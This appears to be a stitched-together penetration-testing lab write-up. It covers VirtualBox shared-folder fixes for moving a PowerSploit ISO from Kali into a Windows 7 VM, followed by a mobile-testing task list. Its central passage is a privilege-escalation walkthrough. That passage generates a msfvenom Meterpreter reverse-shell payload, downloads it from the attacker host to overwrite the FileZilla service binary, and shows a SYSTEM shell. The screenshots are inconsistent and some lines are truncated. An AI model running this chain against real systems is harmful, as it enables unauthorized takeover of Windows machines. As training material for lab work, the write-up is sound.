

```
chmod 644 ~/ISOs/PowerSploit_lab.iso
```

confirm it's now in your home and owned by you

```
ls -lah ~/ISOs/PowerSploit_lab.iso
```

Expected ls output should look similar to:

```
-rw-r--r-- 1 rani rani 6.8M Sep 18 15:36 /home/rani/ISOs/PowerSploit_lab.iso
```



Problem:

- VirtualBox can **only see files on the host OS filesystem (Windows)**,
- Not files that are inside your Kali VM.

That's why it says *"The file name is not valid"*.

Solution:

Fix: Move ISO from Kali guest to Windows host


Since VirtualBox runs on Windows, you need to get PowerSploit_lab.iso out of your Kali VM and onto your **Windows host machine's filesystem**. Then you can attach it to your Windows 7 guest VM.

Option 1: Use Shared Folder (fastest)

1. In VirtualBox Manager, set up a shared folder between Kali (guest) and Windows (host).
2. Copy ~/ISOs/PowerSploit_lab.iso into that shared folder.
3. From Windows host, you'll see the file in the shared folder path (e.g. C:\Users\<you>\VirtualBoxShared\).
4. Then in VirtualBox Storage settings, attach the ISO from that **Windows path**.

Step 1: Enable a Shared Folder in VirtualBox (host side)

1. In **VirtualBox Manager**, shut down your **Kali VM** if it's running.
2. Select the **Kali VM** → click **Settings** → **Shared Folders**.
3. Click the **blue folder with + icon** (*Add new shared folder*).
 - **Folder Path:** choose a folder on your Windows host (e.g., C:\VMShared).
 - **Folder Name:** give it something simple like VMShare
 - Check ☒ **Auto-mount** and ☒ **Make Permanent**.
4. Click **OK** and start your Kali VM again.



◆ Step 2: Install Guest Additions in Kali (if not already)

Inside Kali VM:

```
sudo apt update
```

```
sudo apt install -y virtualbox-guest-utils
```

Reboot the VM after install.

```
23M: corrupt history file /root/.23M-history
(kali@kali)~$ sudo apt update
(kali@kali)~$ sudo apt install -y virtualbox-guest-utils
```

◆ Step 3: Verify shared folder mount in Kali

After reboot, check:

ls /media

You should see something like sf_VMSHare(the sf_ prefix is automatic).

If yes → copy your ISO into it:

sudo cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMSHare/

```
(kali@kali)~$ ls /media
kali sf_VmShare sf_VmShare_1

(kali@kali)~$ 
# sudo cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMSHare/
#: command not found

(kali@kali)~$ cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMSHare/
cp: cannot create regular file '/media/sf_VMSHare/': Not a directory

(kali@kali)~$ sudo cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMSHare/
[sudo] password for kali:
cp: cannot create regular file '/media/sf_VMSHare/': Not a directory

(kali@kali)~$ sudo usermod -aG vboxsf $USER

(kali@kali)~$ sudo mkdir -p /media/sf_VMSHare
sudo mount -t vboxsf VMSHare /media/sf_VMSHare

[sudo] password for kali:

(kali@kali)~$ ls -lah /media/sf_VMSHare

total 4.0K
drwxrwxrwx 1 root root  0 Sep 18 13:14 
drwxr-xr-x 6 root root 4.0K Sep 18 17:39 ..

(kali@kali)~$ cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMSHare/
```

Error:

```
cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMSHare/
cp: cannot create regular file '/media/sf_VMSHare/': Not a
directory
```

FIX:

That error means the **shared folder isn't actually mounted yet** — so /media/sf_VMShare doesn't exist. Let's fix it step by step.

Step 1: Check available shared folders

Run inside Kali:

```
ls /media
```

```
ls /mnt
```

Then check if VirtualBox created an sf_... directory, e.g. /media/sf_VMShared or /mnt/sf_VMShared.

If you don't see it, the folder isn't auto-mounted yet.

◆ Step 2: Add your user to the vboxsf group

Shared folders are owned by the vboxsf group. Add yourself:

```
sudo usermod -aG vboxsf $USER
```

⚠ Important: log out and back in (or reboot Kali) for this to take effect.

◆ Step 3: Manually mount the shared folder (if auto-mount fails)

Let's say you named the shared folder **VMShared** in VirtualBox. You can mount it yourself:

```
sudo mkdir -p /media/sf_VMShared
```

```
sudo mount -t vboxsf VMShared /media/sf_VMShared
```

Now check:

```
ls -lah /media/sf_VMShared
```

◆ Step 4: Copy the ISO

Once the folder is mounted, copy your ISO:

```
cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShared/
```

On your **Windows host**, open C:\VMShared\ and confirm the ISO file is there.

```

(kali@kali)-[~]
$ sudo cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShare/
sudo] password for kali:
p: cannot create regular file '/media/sf_VMShare/': Not a directory

(kali@kali)-[~]
$ sudo usermod -aG vboxsf $USER

(kali@kali)-[~]
$ sudo mkdir -p /media/sf_VMShare
udo mount -t vboxsf VMShare /media/sf_VMShare


sudo] password for kali:

(kali@kali)-[~]
$ ls -lah /media/sf_VMShare

total 4.0K
-rwxrwxrwx 1 root root    0 Sep 18 13:14 .
-rwxr-xr-x 6 root root 4.0K Sep 18 17:39 ..

(kali@kali)-[~]
$ cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShare/


```



After that, you'll be able to attach C:\VMShared\PowerSploit_lab.iso to the Windows 7 VM in VirtualBox Storage settings.

Attach ISO to the Windows 7 VM

- Shut down the VM (power off).
- VirtualBox Manager → select your Windows7 VM → **Settings** → **Storage**.
- Under the controller (IDE or SATA) click the optical drive entry (or click the + icon to add one).
- Click the disc icon on the right → **Choose a disk file...** → pick PowerSploit_lab.iso on your host.
- Click **OK** and start the VM.




1) Copy (if you haven't) and confirm files

In the Windows 7 guest (Admin PowerShell):

create a lab folder and copy from CD (if E: is the ISO drive)

New-Item -Path C:\Lab\PowerSploit -ItemType Directory -Force

robocopy E:\ C:\Lab\PowerSploit /E /COPY:DAT /R:1 /W:1



Windows privilege escalation via weak permissions:

[PowerSploit](#) is an open source, offensive security framework comprised of [PowerShell](#) modules and scripts that perform a wide range of tasks related to penetration testing such as code execution, persistence, bypassing anti-virus, recon, and exfiltration.

PowerUp.ps1

PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations.

Import PowerUp.ps1 script and Invoke-PrivescAudit function.

powershell -ep bypass (PowerShell execution policy bypass)

..\PowerUp.ps1

Invoke-PrivescAudit

Check the FileZilla installed directory permissions

```
Select Windows PowerShell

Directory: C:\Users\sadhana\Desktop\PowerSploit\Privesc

Mode                LastWriteTime         Length Name
----                -
-a---             9/18/2025   3:36 PM          26768 Get-System.ps1
-a---             9/18/2025   3:36 PM        600580 PowerUp.ps1
-a---             9/18/2025   3:36 PM          1659 Privesc.psdl
-a---             9/18/2025   3:36 PM           67 Privesc.psm1
-a---             9/18/2025   3:36 PM          4569 README.md

PS C:\Users\sadhana\Desktop\PowerSploit\Privesc> powershell -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\sadhana\Desktop\PowerSploit\Privesc> ..\PowerUp.ps1
PS C:\Users\sadhana\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit

Check                AbuseFunction
-----
User In Local Group with Admin Privileges    Invoke-WScriptUACBypass -Command "...
Modifiable Service Files                    Install-ServiceBinary -Name 'filezilla-server'

PS C:\Users\sadhana\Desktop\PowerSploit\Privesc> Get-Acl "C:\Program Files\FileZilla Server" | Format-List

Path      : Microsoft.PowerShell.Core\FileSystem::C:\Program Files\FileZilla Server
Owner     : BUILTIN\Administrators
Group     : sadhana-PC\None
Access    : NT SERVICE\TrustedInstaller Allow FullControl
           NT SERVICE\TrustedInstaller Allow 268435456
           NT AUTHORITY\SYSTEM Allow FullControl
           NT AUTHORITY\SYSTEM Allow 268435456
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Administrators Allow 268435456
           BUILTIN\Users Allow ReadAndExecute, Synchronize
           BUILTIN\Users Allow -1610612736
           CREATOR OWNER Allow 268435456
Audit     :
Sddl      : O:BAG:S-1-5-21-1369930449-2709004647-1508042092-513D:AI(A;ID;FA;;;S-1-5-80-956008885-3418522649-1831038044-3292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;ID;FA;
>(A;OIICIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OIICIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OIICIOID;GXGR;;;BU)(A;OIICIO
A;;;CO)

PS C:\Users\sadhana\Desktop\PowerSploit\Privesc>
```

Get-Acl "C:\Program Files (x86)\FileZilla Server" | Format-List

We have permission to modify the FileZilla installation directory.

Creating malicious executable using msfvenom.


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.5.2 LPORT=4444 -f exe >
'FileZilla Server.exe'
```

Setting up a webserver to serve malicious executable.

```
python -m SimpleHTTPServer 80
```

Setting up Metasploit.

Setting up multi handler.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.5.2         yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.5.2         yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > 
```

Configuring multi-handler.

```

msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.5.2
LHOST => 10.10.5.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.5.2:4444

```

Download the malicious executable from the attacker machine and overwrite the existing 'FileZilla Server.exe' in the 'C:\Program Files (x86)\FileZilla Server'

iwr -UseBasicParsing -Uri 'http://10.10.5.2/FileZilla Server.exe' -OutFile 'C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe'

```

PS C:\Users\student\Desktop\PowerSploit\Privesc> iwr -UseBasicParsing -Uri 'http://10.10.5.2/FileZilla Server.exe' -OutFile 'C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe'
PS C:\Users\student\Desktop\PowerSploit\Privesc> ls 'C:\Program Files (x86)\FileZilla Server'

Directory: C:\Program Files (x86)\FileZilla Server

Mode                LastWriteTime         Length Name
----                -
d-----          10/28/2020   4:43 AM             source
-a-----           2/8/2017    8:19 AM      2770888 FileZilla Server Interface.exe
-a-----           3/15/2021   11:42 PM       73802 FileZilla Server.exe
-a-----          10/28/2020   4:43 AM        128 FileZilla Server.xml
-a-----           2/6/2017    1:43 PM        1192 legal.htm
-a-----           2/6/2017    1:25 PM     1412608 libeay32.dll
-a-----           8/10/2014    7:56 AM        18393 license.txt
-a-----           2/6/2017    1:51 PM        49143 readme.htm
-a-----           2/6/2017    1:25 PM     365056 ssleay32.dll
-a-----          10/28/2020   4:43 AM        52419 Uninstall.exe

```


Open services.msc

```

PS C:\Users\student\Desktop\PowerSploit\Privesc> services.msc
PS C:\Users\student\Desktop\PowerSploit\Privesc>

```

Search for a 'FileZilla Server' service and start the service.



Start the service.

Press enter or click to view image in full size

FileZilla Server FTP server Properties (Local Computer)



General Log On Recovery Dependencies

Service name: **FileZilla Server**

Display name: FileZilla Server FTP server

Description:

Path to executable:
"C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe"

Startup type: **Manual**

Service status: **Stopped**


Start **Stop** **Pause** **Resume**

You can specify the start parameters that apply when you start the service from here.

Start parameters:

OK **Cancel** **Apply**

Received an Error 1053 which is expected because the FileZilla Server hasn't started instead it has executed the planted malicious executable and we would expect a Meterpreter session.
Press enter or click to view image in full size



Meterpreter session.

```
meterpreter > shell
Process 3996 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

5. Mobile Application Testing Lab

Activities:

- **Tools:** MobSF, Frida, Drozer.
- **Tasks:** Analyze APKs, exploit vulnerabilities, document findings.
- **Enhanced Tasks:**
 - **Static Analysis:** Use MobSF to analyze an Android APK for insecure storage. Log:

Test ID | Vulnerability | Severity | Target App

-----|-----|-----|-----
016 | Insecure Storage | High | test.apk

- **Dynamic Testing:** Use Frida to hook app functions and bypass authentication. Summarize in 50 words.
 - **Checklist:** Create in Google Docs:
 - Run MobSF for static analysis
 - Hook functions with Frida
 - Test IPC with Drozer
-

